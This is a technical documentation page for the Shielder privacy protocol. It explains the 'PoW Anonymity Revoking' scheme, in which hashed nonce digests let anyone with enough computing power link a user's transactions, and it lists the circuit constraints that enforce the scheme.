We note that Shielder in Version 0.0.1 is released with a simpler AR scheme based on PoW. The details are presented in [PoW Anonymity Revoking](/aleph-zero/protocol-details/shielder/pow-anonymity-revoking).


# PoW Anonymity Revoking

In Version 0.1.0 (see [Version 0.1.0](/aleph-zero/protocol-details/shielder/version-0.1.0)) the Anonymity Revoking mechanism as described in [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers) is not yet available (it's planned for subsequent releases). Instead this version features a mechanism that we call "PoW Anonymity Revoking" (Proof of Work Revoking) in which any actor can reveal traces of particular users, given that they invest appropriate computational resources (similarly as when mining blocks in Bitcoin). Note that this does not guarantee the level of privacy achieved by the [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers) system, however Version 0.1.0 is considered a beta-release with limited functionality and with safety precautions included (see [Version 0.1.0](/aleph-zero/protocol-details/shielder/version-0.1.0)). Subsequent versions will replace PoW AR with the mechanism described in [Anonymity Revokers](/aleph-zero/protocol-details/shielder/anonymity-revokers).

## Technical Details

As introduced in [Notes and Accounts](/aleph-zero/protocol-details/shielder/notes-and-accounts)each user holds a secret `id`that represents their secret key of their Shielder account. In the Version 0.1.0 upon creating a new account the user publicly reveals `h_id = hash(id)` — one can think of this as a public key of this  shielder account.&#x20;

Subsequently, upon each operation involving this account, the user is forced to include a digest (called `id_hiding`) of the form `hash(h_id, nonce)`where `nonce` is chosen by the user at random from an interval `[0, 2^L)`where `L`is the anonymity parameter (the larger the `L`the more work is required to deanonymize).&#x20;

Now, given the `h_id`  of a particular user, it is possible to test if a given transaction was issued by this user or not. Specifically, if the AR digest of a transaction is [`d`](#user-content-fn-1)[^1]  then by trying if any of `hash(h_id, nonce) == d` for all the nonces in the specified range, one can check if this transaction is from this user or not. By repeating this test on all transactions sent to the shielder contract it is possible to track a given user activities. Note however that the more transactions and the higher the `L`is, the more resources and time must be invested, hence the name "PoW Anonymity Revoking".&#x20;

## Impact on Circuits

To support PoW AR in circuits we must force the user to include the correct "revealing" digest as part of each of their transactions. This is quite easy, the `digest` becomes one of the public inputs and we verify the following constraint on it:

* `0 <= nonce < 2^L`
* `id_hiding == hash(hash(id), nonce)`

[^1]:


---

[Next Page](https://docs.alephzero.org/aleph-zero/llms-full.txt/1)